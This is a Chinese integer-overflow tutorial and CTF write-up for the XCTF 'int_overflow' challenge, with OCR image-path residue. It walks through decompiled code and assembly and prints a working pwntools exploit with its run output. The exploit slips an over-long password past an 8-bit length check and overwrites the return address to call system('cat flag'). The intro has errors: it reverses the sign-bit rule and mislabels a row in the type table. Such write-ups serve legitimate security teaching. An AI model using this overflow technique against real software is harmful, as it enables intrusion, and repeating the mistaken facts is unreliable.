
经典整数溢出漏洞示例

整数溢出原理

整数分为有符号和无符号两种类型，有符号数以最高位作为其符号位，即正整数最高位为 1，负数为 0，无符号数取值范围为非负数，常见各类型占用字节数如下：

类型	占用字节数	取值范围
Int	4	-2147483648~2147483647
Short int	2	-32768~32767
Long int	4	-2147483648~2147483647
Unsigned int	4	0~4294967295
Unsigned short int	2	0~65535
Unsigned short int	4	0~4294967295

对于 unsigned short int 类型的两个变量 var1、var2，假定取值 var1 = 1，var2 = 65537



C 语言测试代码如下：

```
#include <stdio.h>
```


```
int main()
{
    unsigned short int var1 = 1, var2 = 65537;

    if (var1 == var2)
    {
        printf("溢出");
    }

    return 0;

}
```

编译运行截屏如下：



也就是说，对于一个 2 字节的 Unsigned short int 型变量，它的有效数据长度为两个字节，当它的数据长度超过两个字节时，就溢出，溢出的部分则直接忽略，使

用相关变量时，使用的数据仅为最后 2 个字节，因此就会出现 65537 等于 1 的情况，其他类型变量和数值与之类似，

接下来看 XCTF 攻防世界里面的一道题：int_overflow

```
root@kali:~/Documents/binary# checksec int_overflow
[*] '/root/Documents/binary/int_overflow'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE
root@kali:~/Documents/binary#
```

32 位，No canary found

首先在 main 函数中，没有任何可疑的

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+Ch] [ebp-Ch]

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("---------------------");
  puts("~~ Welcome to CTF! ~~");
  puts("       1.Login       ");
  puts("       2.Exit        ");
  puts("---------------------");
  printf("Your choice:");
  __isoc99_scanf("%d", &v4);
  if ( v4 == 1 )
  {
    login();
  }
  else
  {
    if ( v4 == 2 )
    {
      puts("Bye~");
      exit(0);
    }
    puts("Invalid Choice!");
  }
  return 0;
}
```

进入 login 函数：

接受了一个最大长度为 0x199 的 password

```
char *login()
{
  char buf; // [esp+0h] [ebp-228h]
  char s; // [esp+200h] [ebp-28h]

  memset(&s, 0, 0x20u);
  memset(&buf, 0, 0x200u);
  puts("Please input your username:");
  read(0, &s, 0x19u);
  printf("Hello %s\n", &s);
  puts("Please input your passwd:");
  read(0, &buf, 0x199u);
  return check_passwd(&buf);
}
```

进入 check_passwd 函数：


用一个一字节，8bit 的变量存储 password 的长度，之后存在一个字符串拷贝，拷贝目的地在栈中，长度为 14h，及 0x14，十进制 20，

```
char *__cdecl check_passwd(char *s)
{
  char *result; // eax
  char dest; // [esp+4h] [ebp-14h]
  unsigned __int8 v3; // [esp+Fh] [ebp-9h]

  v3 = strlen(s);
  if ( v3 <= 3u || v3 > 8u )
  {
    puts("Invalid Password");
    result = (char *)fflush(stdout);
  }
  else
  {
    puts("Success");
    fflush(stdout);
    result = strcpy(&dest, s);
  }
  return result;
}
```

8bit，0~255

结合前面溢出原理分析，0x199（十进制 409）的长度远大于 1 字节，即



也就是说，这里存在证书溢出，password 字符串的长度可以是 3-8 个字符，也可以是 259-264 个字符，接下来查看如何利用此漏洞。

查看字符串，发现 cat flag 字符串，查看调用

Address	Length	Type	String
LOAD:0804···	00000013	C	/lib/ld-linux.so.2
LOAD:0804···	0000000A	C	libc.so.6
LOAD:0804···	0000000F	C	_IO_stdin_used
LOAD:0804···	00000007	C	fflush
LOAD:0804···	00000007	C	strcpy
LOAD:0804···	00000005	C	exit
LOAD:0804···	0000000F	C	__isoc99_scanf
LOAD:0804···	00000005	C	puts
LOAD:0804···	00000006	C	stdin
LOAD:0804···	00000007	C	printf
LOAD:0804···	00000007	C	strlen
LOAD:0804···	00000007	C	memset
LOAD:0804···	00000005	C	read
LOAD:0804···	00000007	C	stdout
LOAD:0804···	00000007	C	stderr
LOAD:0804···	00000007	C	system
LOAD:0804···	00000007	C	setbuf
LOAD:0804···	00000012	C	__libc_start_main
LOAD:0804···	0000000F	C	__gmon_start__
LOAD:0804···	0000000A	C	GLIBC_2.7
LOAD:0804···	0000000A	C	GLIBC_2.0
.rodata:0···	00000009	C	cat flag
.rodata:0···	00000008	C	Success
.rodata:0···	00000011	C	Invalid Password
.rodata:0···	0000001C	C	Please input your username:
.rodata:0···	0000000A	C	Hello %s\n
.rodata:0···	0000001A	C	Please input your passwd:
.rodata:0···	00000016	C	————————————
.rodata:0···	00000016	C	~~ Welcome to CTF! ~~
.rodata:0···	00000016	C	1.Login
.rodata:0···	00000016	C	2.Exit
.rodata:0···	0000000D	C	Your choice:
.rodata:0···	00000005	C	Bye~
.rodata:0···	00000010	C	Invalid Choice!
.eh_frame···	00000005	C	;*2$\"

```
int what_is_this()
{
  return system("cat flag");
}
```

也就是说，可以在字符串拷贝过程中，输入 0x14 个字符之后，就可以覆盖函数返回地址了，具体是不是 0x14 个字符，我们再看汇编语言，

```
.text:080486A4 var_9           = byte ptr -9
.text:080486A4 s               = dword ptr  8
.text:080486A4
.text:080486A4 ; __unwind {
.text:080486A4                 push    ebp
.text:080486A5                 mov     ebp, esp
.text:080486A7                 sub     esp, 18h
.text:080486AA                 sub     esp, 0Ch
.text:080486AD                 push    [ebp+s]         ; s
.text:080486B0                 call    _strlen
.text:080486B5                 add     esp, 10h
.text:080486B8                 mov     [ebp+var_9], al
.text:080486BB                 cmp     [ebp+var_9], 3
.text:080486BF                 jbe     short loc_80486FC
.text:080486C1                 cmp     [ebp+var_9], 8
.text:080486C5                 ja      short loc_80486FC
.text:080486C7                 sub     esp, 0Ch
.text:080486CA                 push    offset s        ; "Success"
.text:080486CF                 call    _puts
.text:080486D4                 add     esp, 10h
.text:080486D7                 mov     eax, ds:stdout@@GLIBC_2_0
.text:080486DC                 sub     esp, 0Ch
.text:080486DF                 push    eax             ; stream
.text:080486E0                 call    _fflush
.text:080486E5                 add     esp, 10h
.text:080486E8                 sub     esp, 8
.text:080486EB                 push    [ebp+s]         ; src
.text:080486EE                 lea     eax, [ebp+dest]
.text:080486F1                 push    eax             ; dest
.text:080486F2                 call    _strcpy
.text:080486F7                 add     esp, 10h
.text:080486FA                 jmp     short loc_804871D
.text:080486FC ; ---------------------------------------------------------------------------
.text:080486FC
.text:080486FC loc_80486FC:                            ; CODE XREF: check_passwd+1B↑j
.text:080486FC                                         ; check_passwd+21↑j
.text:080486FC                 sub     esp, 0Ch
.text:080486FF                 push    offset aInvalidPasswor ; "Invalid Password"
.text:08048704                 call    _puts
.text:08048709                 add     esp, 10h
.text:0804870C                 mov     eax, ds:stdout@@GLIBC_2_0
.text:08048711                 sub     esp, 0Ch
.text:08048714                 push    eax             ; stream
.text:08048715                 call    _fflush
.text:0804871A                 add     esp, 10h
.text:0804871D
.text:0804871D loc_804871D:                            ; CODE XREF: check_passwd+56↑j
.text:0804871D                 nop
.text:0804871E                 leave
.text:0804871F                 retn
.text:0804871F ; } // starts at 80486A4
000006F2 080486F2: check_passwd+4E (Synchronized with Hex View-1)
```

在字符串拷贝之前，先把拷贝的源地址和目的地址压入堆栈，这里似乎没有任何问题，查看整个函数的汇编代码，就会发现，在函数最开始，压入了 ebp 变量，在函数结尾，存在一条 leave 指令，而在 32 位程序中，leave 指令等于 mov esp,ebp 和 pop ebp 两条指令的组合，也就是说，在覆盖函数放回地址之前，还有一次出栈操作，出栈数据大小 4 字节，即覆盖之前还需将这 4 字节覆盖了，才能实现跳转指向 what_is_this 函数，编写利用脚本如下：

259-264 之间随机选择一个数，这里取 262，264-0x14-4-4=234

即：

```
from pwn import *
io = remote("111.198.29.45", 47271)

cat_flag_addr = 0x0804868B

io.sendlineafter("Your choice:", "1")
io.sendlineafter("your username:", "kk")
io.recvuntil("your passwd:")
payload = "a" * 0x14 + "aaaa" + p32(cat_flag_addr)+"a"*234

io.sendline(payload)
io.recv()
io.interactive()
```

```
root@kali:~/Documents/binary# cat int_overflow_exp.py
from pwn import *
io = remote("111.198.29.45", 47271)

cat_flag_addr = 0x0804868B

io.sendlineafter("Your choice:", "1")
io.sendlineafter("your username:", "kk")
io.recvuntil("your passwd:")
payload = "a" * 0x14 + "aaaa" + p32(cat_flag_addr)+"a"*234

io.sendline(payload)
io.recv()
io.interactive()
root@kali:~/Documents/binary# python int_overflow_exp.py
[+] Opening connection to 111.198.29.45 on port 47271: Done
[*] Switching to interactive mode
Success
cyberpeace{a4215d8a9e77ad4ddba093766d047a6b}
[*] Got EOF while reading in interactive
$
```

成功拿到 flag，溢出成功